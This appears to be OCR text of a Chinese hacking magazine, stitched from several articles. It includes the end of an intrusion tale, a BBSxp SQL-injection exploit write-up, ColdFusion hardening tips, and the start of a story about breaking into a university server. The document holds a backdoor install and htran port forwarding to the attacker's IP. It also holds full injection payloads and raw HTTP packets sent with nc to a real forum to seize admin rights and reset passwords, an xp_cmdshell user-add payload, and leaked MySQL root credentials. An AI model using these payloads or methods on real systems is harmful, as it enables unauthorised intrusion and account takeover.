


图3

其实我也已经找到他的cif文件，并且破出了pcanywhere的密码了，可是不让你连接，还是没办法。先装个后门吧，要是停了他的服务被发现了就不好了。同样还是tftp，给他装了hack'sdoor。退出来连接的时候发现连接不上。我type system.log显示是安装成功啊，我郁闷了，弄了好几次才发现使用NCLOGIN密码进的时候，NCLOGIN必须要大写（图4）。

Hack's door功能的确很强大，并且不容易被杀，还能复用80端口。本来到这里已经结束了，可我netstat –an的时候发现，他在本地开了3389端口，完全是在诱惑我嘛。服务器对外只开了80，看来只能用包转发工具htran.exe了，把他本地3389的数据转发到我本地的80端口，然后我本地80接收的数据转到3389。我再使用远程桌面连接器我自己的3389就OK了.

（编辑：作者这里用的是转到80端口，从上下文来看好像理解有点错误。你转发的并不是肉鸡的3389到肉鸡的80，而是把肉鸡的3389转到你本地的80，转到你本地的其它端口也是可以的，要不你怎么能在像文章前边提到的那样可以反弹端口连上shell呢？同样的道理，你也可以把PCANYWHERE的端口转发出来到你本地的其它端口。）




图4

具体使用方法是在目标机执行**htran –p –slave 61.48.80.93 80 127.0.0.1 3389**，接着在本机执行**htran –p –listen 80 3389**，最后拿出3389连接器连接我自己（61.48.80.93）的3389。不过我使用过程中一定要先把iis停掉，也就是关掉本地的80端口。因为事先在cmdshell下query user发现管理员在线，就用findpass查出了管理员密码，那么我最终得到了这台机子的3389(图5)。





图5

完事后发现这家公司对人态度不怎么样，安全也不怎么样嘛。其实本次检测也没什么高深的地方，关键是htran.exe这个工具实在太好，不敢独享，拿出来给大家玩玩。希望广大安全爱好者如果发现什么好的入侵思路，好的工具也分享一下，共同提高。另外对于那个反向连接的代码，由于在使用过程中，反向连接的IP和端口要改变，为了大家使用方便，不用每次都重新编译，我就专门写了一个修改器供大家使用。界面很粗糙，大家将就着用，呵呵，软件界面如图6所示。






图6

（文章中涉及的相关软件sport.exe、tftp.exe、htran.exe、及作者改写和反向端口连接器已收录在本期光盘。）

BBSxp 最新版本漏洞曝光

文/ivory&&猫猫

漏洞测试：ivory&&猫猫
漏洞发现日期：2005-4-8
漏洞针对版本：针对bbsxp所有版本for sql（我并没有夸大，应该是这样，我下载几个版本，包括最新的bbsxp5.15 sql正式版）
漏洞严重度：严重

BBSxp算是老牌论坛模板了，从它“出生”的那天起，就不断地被人入侵，虽然经过一部分高手的检测后，漏洞还是层出不穷。在baidu中搜索“bbsxp+漏洞”，就能发现一大堆。现在bbsxp依然屹立不倒，应该归功于yuzi对漏洞的及时修补。听说bbsxp出了个新版本：“bbsxp5.1正式版”，还大言不惭地说没有任何注入漏洞！我去www.yuzi.net下载了这个版本，从此踏上了漫长地寻找漏洞之旅。

一、漏洞发现

我个人觉得bbsxp代码写得很好，结构规范，简单易懂，比同类论坛程序好看多了（这里并不是夸它，如果初学asp的，建议看看bbsxp）。其次，这个版本确实修补了很多漏洞，包括《bbsxp所有版本漏洞暴光》里所提到的search.asp中searchxm和searchxm2变量未过滤漏洞。这里就多说一点，看最新的程序代码中是怎么过滤这个漏洞的：

```
if Len(searchxm)>8 then error("<li>非法操作")
item=""&searchxm&"='"&content&"'"
elseif search="key" then
if Len(searchxm2)>8 then error("<li>非法操作")
item=""&searchxm2&" like '%"&content&"%'"
end if
```

还记得我们是怎样利用union子查询来做破坏的吗？这里其实过滤很简单，就是算searchxm和search
xm2参数的长度，如果大于8个字符就会出现错误，然后再进入sql语句。我们想想union过程必须要左右两个子查询的字段数一样，而他的查询过程的语句是：

```
sql="select top "&MaxSearch&" * from forum where deltopic<>1 and "&forumidor&" "&item&" "&TimeLimitList&" order by lasttime Desc"
rs.Open sql,Conn,1
```

用小学的知识都可以算出，用union连接字段要20个字符，还要加上其它的东西，所以远远不够的！他们补漏洞的方式真的很特别。

所以只有另起炉灶了，当我在看ShowForum.asp文件时，突然眼前一亮，好象一个精灵飞过来，它轻轻的告诉我：“漏洞就在不远处”。对！就是这个文件里的order参数有问题，order是用户提交的，我们来看看他是怎么进行过滤的：

```
if Request("order")<>"" then
order=HTMLEncode(Request("order"))
else
order="lasttime"
end if
```

其后再没有进行任何过滤，就直接放在sql语句了。再看它的调用语句：

```
if PageCount<2 then
sql="select top "&pagesetup&" * from [forum] "&topsql&" order by toptopic Desc,"&order&" Desc"
Set Rs=Conn.Execute(sql)
Else
```

只要pagecount不大于2，就可以调用order这个参数进入查循了。ok，对于order的过滤就只有HTMLEncode()这个拦路虎了，我们来看看是怎么写的，在setup.asp中我发现了这个子程序：

```
function HTMLEncode(fString)
fString=replace(fString,";","&#59;")
fString=replace(fString,"<","&lt;")
fString=replace(fString,">","&gt;")
fString=replace(fString,"\","&#92;")
fString=replace(fString,"--","&#45;&#45;")
fString=replace(fString,"'","&#39;")
fString=replace(fString,CHR(34),"&quot;")
fString=replace(fString,vbCrlf,"<br>")
HTMLEncode=fString
end function
```

好家伙，一下过滤了这么多，我们看看都有些什么，“；”、“<”、“>”、“\”、“—”、“'”、“：”(chr()是用来转换ascii符的，chr(34)就是“：”)、还有个“回车”(asp中用vbCrlf表示回车)，但是我用我的拖鞋打赌，过滤这些还是不够的。

回头看看那条sql语句吧，这条语句非常的奇怪，用一般的注入方法很难实现。比如用union吧，在"&order&"前又有个逗号，所以失败。

经过我的研究，我很失望地告诉大家，这个漏洞只能用于sql系统，因为考虑到了这个order参数在order by后面，而且还有个逗号准备两次排序，还有它对单引号的过滤。

我们知道两条完整的sql语句可以用分号和空格来间隔，而他只仅仅过滤了分号！还有就是要构造一条语句，必须要满足了那个逗号，才能执行，但是这里我们需要一个forum表中所存在的字段，这里我用的是forumid。于是我小心的提交了一条这样的句子：

```
order=forumid update clubconfig set UpFileGenre=UpFileGenre+"|asa" select * from [user] order by id
```

后面的“select * from [user] order by id”是为了满足程序中的desc而构造的。但还不行，因为程序中过滤了单引号，所以继续改造如下：

```
order=forumid declare @cmd sysname set @cmd=0x7c00630065007200 update clubconfig set UpFileGenre=UpFileGenre+@cmd select * from [user] order by id
```

由于我们提交上去的时候是用nc来的，所以我们变形后是这样的：

```
order=forumid+DECLARE+@cmd+sysname+set+@cmd%3D0x7c00630065007200+update+clubconfig+set+UpFileGenre%3DupFileGenre%2B@cmd+select+*+from+%5Buser%5D+order+by+id&Submit=Submit
```

这样，我们就可以在论坛发帖的时候上传cer文件了，同样我们可以写成set@cmd=0x7c00610073006100，提交上去发帖的时候就可以上传asa文件了！

当然利用这种方法可以构造任何语句了，前途无可限量。我还给大家写一段语句：

```
order=forumid+DECLARE+@pass+sysname+set+@pass%3D0x4500310030004100440043003300390034003900420041003500390041004200420045003500360045003000350037004600320030004600380038003300450+update+%5Buser%5D+set+userpass%3D@pass+where+id%3D1+select+*+from+%5Buser%5D+order+by+id&Submit=Submit
```

这样，提交后，我们就成功的将id为1的用户密码修改成123456！

二、实战分析

说了那么多的原理，我想要实践一下才能证明我的观点。俗话说：“以彼之道，还至彼身”，就拿他们bbsxp的官方站点来看看吧，正好他们也用的是sql的。

先注册个用户，然后打开漏洞地方：http://bbs.yuzi.net/ShowForum.asp?forumid=454，再用WsockExpert抓个包。包数据如下：

```
GET /ShowForum.asp?forumid=454 HTTP/1.1
Accept:*/*
Accept-Language:zh-cn
Accept-Encoding:gzip,deflate
User-Agent:Mozilla/4.0(compatible;MSIE 6.0;WindowsNT 5.1;SV1)
Host:bbs.yuzi.net
Connection:Keep-Alive
Cookie:skins=1;ASPSESSIONIDAAQTTCBD=KGDJPKFDMOBDAFFGPAAJKGGM;eremite=0;
userpass=E10ADC3949BA59ABBE56E057F20F883E;username=ivory;
```

```
onlinetime=2005%2D4%2D9+0%3A53%3A
27;admin=0
```

然后直接把我们构造的SQL语句放在这个包后面就可以了。由于官方站点把上传选项关闭了，所以我们就从修改用户的角度出发。我先将ivory（我自己）修改成区长。ivory的16进制编码是：0x690076006f0072007900，所以要构造的语句是：

```
order=forumid+DECLARE+@name+sysname+set+@name%3D0x690076006f0072007900+update+%5Buser%5D+set+membercode%3D5+where+username%3D@name+select+*+from+%5Buser%5D+order+by+id&Submit=Submit
```

我们做如下处理：因为后面的order是我们提交的，所以必须要在前面的行中加入：Content-Length：xxx。这个数据是我们构造语句的长度。这里的是181，这样来提交：

```
GET /ShowForum.asp?forumid=454 HTTP/1.1
Accept: */*
Referer: http://bbs.yuzi.net/Default.asp
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bbs.yuzi.net
Content-Length: 181
Connection: Keep-Alive
Cookie: skins=1;ASPSESSIONIDAAQTTCBD=KGDJPKFDMOBDAFFGPAAJKGGM;eremite=0;
order=forumid+DECLARE+@name+sysname+set+@name%3D0x690076006f0072007900+update+%5Buser%5D+set+membercode%3D5+where+username%3D@name+select+*+from+%5Buser%5D+order+by+id&Submit=Submit
```

注意这里修改了："ASPSESSIONIDSASRSRSS=CAHDJIHDLHNOADGPGNHLHIDB"。将以上代码保存为hack.txt，然后用nc进行提交：**nc -vv bbs.yuzi.net 80<hack.txt**。刷新一下网页，ivory就变成管理员了，如图1所示。

然后我们可以继续修改区长密码，包语句如下：

```
GET /ShowForum.asp?forumid=454 HTTP/1.1
Accept: */*
Referer: http://bbs.yuzi.net/Default.asp
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bbs.yuzi.net
Content-Length: 265
Connection: Keep-Alive
Cookie: skins=1;ASPSESSIONIDAAQTTCBD=KGDJPKFDMOBDAFFGPAAJKGGM;eremite=0;
order=id+DECLARE+@cmd+sysname+set+@cmd%3D0x450031003000410044004300330039003400390042004100350039004100420042004500350036004500300035003700460032003000460038003800330045 00+update+clubconfig+set+adminpassword%3D@cmd+select+*+from+%5Buser%5D+order+by+id&Submit=Submit
```



图1

这里要说明一下：**0x450031003000410044004300330039003400390042004100350039004100420042004500350036004500300035003700460032003000460038003800330045 00**是16进制编码后的123456的md5 32位加密密码。这里也同样将包数据保存为hack1.txt，并用nc提交：**nc -vv bbs.yuzi.net 80<hack1.txt**，然后用密码123456登陆后台。如图2、图3所示。

论坛信息统计	
系统信息：论坛数 1900 主题数 140973 用户数 84059	
服务器域名：bbs.yuzi.net / 202.107.245.62	脚本解释引擎：VBScript/5.6.8515
服务器软件的名称：Microsoft-IIS/6.0	ACCESS 数据库路径：
FSO 文本读写：×	SA-FileUp 文件上传：×
Jmail 组件支持：√	CDONTS 组件支持：×

图2

服务器的域名	bbs.yuzi.net
服务器的IP地址	202.107.245.62
服务器操作系统	
服务器解译引擎	VBScript/5.6.8515
服务器软件的名称及版本	Microsoft-IIS/6.0
服务器正在运行的端口	80
服务器CPU数量	
服务器Application数量	14
服务器Session数量	1
请求的物理路径	D:\www\bbs.yuzi.net\admin_other.asp

图3

好了。后台不允许备分，但是知道了路径，本来可以用echo来写个木马的，我也就不做了，免得人家说闲话！毕竟此次测试轰动也挺大的！

三、后记

其实这个漏洞没有这么简单地结束，根据我的测试，完全可以利用系统存储过程来构造语句进行入侵，可以获得主机的权限：比如我经过如下的构造，将net user sohu sohu/add编码为：**0x6e00650074002000750073006500720020007300 6f00680075002000730 06f006800750020002f00610064006400**，然后通过提交以下数据包：

```
order=id+DECLARE+@cmd+sysname+set+@cmd%3D0x6e0065007400200075007300650072002000730 06f006800750020007300 6f00680075002000 2f00610064006400+exec+master.dbo.xp_cmdshell+@cmd+select*+from+%5Buser%5D+order+by+id&Submit=Submit
```

我想，只要权限允许，我们就可以在主机上添加一个sohu这个用户。我一直有一种四两拨千斤的感觉，通过一个小漏洞，可以进入看起来不可攻破的系统。其实漏洞就是这样，还需要不断探索啊。

上接第85页

九、取消CFML预设的浏览URL目录档案设置

其实这个设置是一个巨大的风险，在ColdFusion网页中一般预设的默认页面格式不外忽index.cfm、default.htm等；但是如果我们web目录中某个目录找不到这些默认页面格式就会将让前URL下的目录档案全部一一列出来。所以最好取消这个设置，安全第一。

具体步骤分3步：

1.打开CFusionMX\runtime\servers\default\SERVER-INF\default-web.xml

2.查找下列代码：

```
<servlet>
  <servlet-name>FileServlet</servlet-name>
  <servlet-class>jrun.servlet.file.FileServlet</servlet-class>
  <init-param>
    <param-name>browseDirs</param-name>
<param-value>true</param-value>
  </init-param>
</servlet>
```

3.将<param-value>true</param-value>的true修改为false就可以了，记得重启。

十、设定ColdFusion的虚拟目录

ColdFusion和IIS一样也有虚拟目录的功能，例如：我要将d:\www\safer\对应到http://www.securityfaq.org/safer，做法如下：1.编辑CFusionMX\wwwroot\WEB-INF\jrun-web.xml

2.建立一个虚拟目录的代码：

```
<virtual-mapping>
  <resource-path>/safer/*</resource-path>
  <system-path>d:\www\safer</system-path>
</virtual-mapping>
```

3.保存然后重启ColdFusion Server，即刻生效。

可能有人要问为什么要设置虚拟目录呢？这样做的一大好处就是可以让使用者不知道实际的目录结构，从另一方面来说也提高了安全性。

总结 写这篇文章的主要目的是给初学CFML编程的朋友们提个醒，从一开始就要培养安全编程的意识，不要犯不该犯的错误，避免可以避免的损失。另外，我也是初学者，如有错误或其它意见请发E-mail赐教<54safer@gmail.com>。

杀入教务处

图 动鲨

偶之前已经对仰慕已久的教务处网站进行过许多次亲密接触，用X-SCAN等程序的扫描结果如下：WINDOWS 2003系统，网站为PHP新闻系统，安装的不是IIS，而是阿帕奇服务器，使用的PHP新闻系统是phpArticle2.0，对于该系统我没有在网络上找到现成的漏洞，而且我对PHP注入也不是很感冒，所以就放弃了从PHP进入的念头，安装有系统默认的SERV-U 5、MYSQL SERVER、WINNDOWS的系统补丁也打得很全，这是我多次尝试的结果，对此我曾经对入侵作过多次地尝试：PHP注入攻击失败、字典攻击失败、WINDOWS 2003各种溢出攻击失败、SERV-U溢出失败、MYSQL SERVER溢出失败、MYSQL口令攻击失败……省略N种老方法的测试，似乎这个堡垒已经到了坚不可摧的地步了，曾经我一度放弃，--- 神啊，救救我吧！终于神显灵了，让我入侵了学校的分数数据库。

学校的分数数据库，当然就是存放我们成绩的地方了，咳，下面的那个挂科的学生在想什么呢？不过安全太差了，简直就是公共汽车 -- 谁都可以上，而且还用3389进行管理，我愕然了。在我进入分数服务器后，我开始随手乱翻，这个翻很有讲究的，也很有用，不定就翻出什么好东西呢，上次我之所以能入侵学校的主站，就是从另一台服务器的管理员聊天记录里发现了学校的后台管理密码，嘿嘿，我翻，我翻，我翻翻翻！终于发现了一个可疑的文件夹（图1），仔细翻看一下，里面有许多的PHP文件，很象是WEB服务器的备份，当时我一激灵，莫非是教务处网站的备份，随便找了几个偏僻的文件，尝试在教务处的站上访问，哈哈，果然全部成功！太爽了，我又重新燃起了对教务处入侵的希望！入侵教务处三部曲开始了！

一、入侵数据库

我首先想到的是找到PHP新闻系统的后台管理密码，然后通过后台来上传PHP后门，但立刻意识到密码是存放在MYSQL上的，所以一定要先拿下MYSQL。于是我开始找该PHP新闻系统用于连接MYSQL的文件“global.php”，打开看却发现里面没有连接密码，不甘心，再找其他文件，终于在上一个目录里找到文件“Topnews.inc”，内容如下：

```
class DB_MySQL  {
var $servername="jwc.******.edu.cn";
    // ????????
  var $dbusername="root";
  var $dbpassword="JWCWWWAdmin";
    // ????
  var $dbname="article20";
```

原来是由该文件连接数据库，而PHP系统再使用该连接，由于该文件是放在WEB目录外，就一定程度上防止了密码的泄露，同时我发现教务处安装有phpMySQLAdmin系统，这个是对MYSQL进行在线管理的，天助我也！键入网址“http://jwc.****.edu.cn/phpMySQLAdmin/”（图2），进入教务处的phpMySQLAdmin管理，语言选择简体中文，键入用户名和密码，成功，管理员没有修改密码。

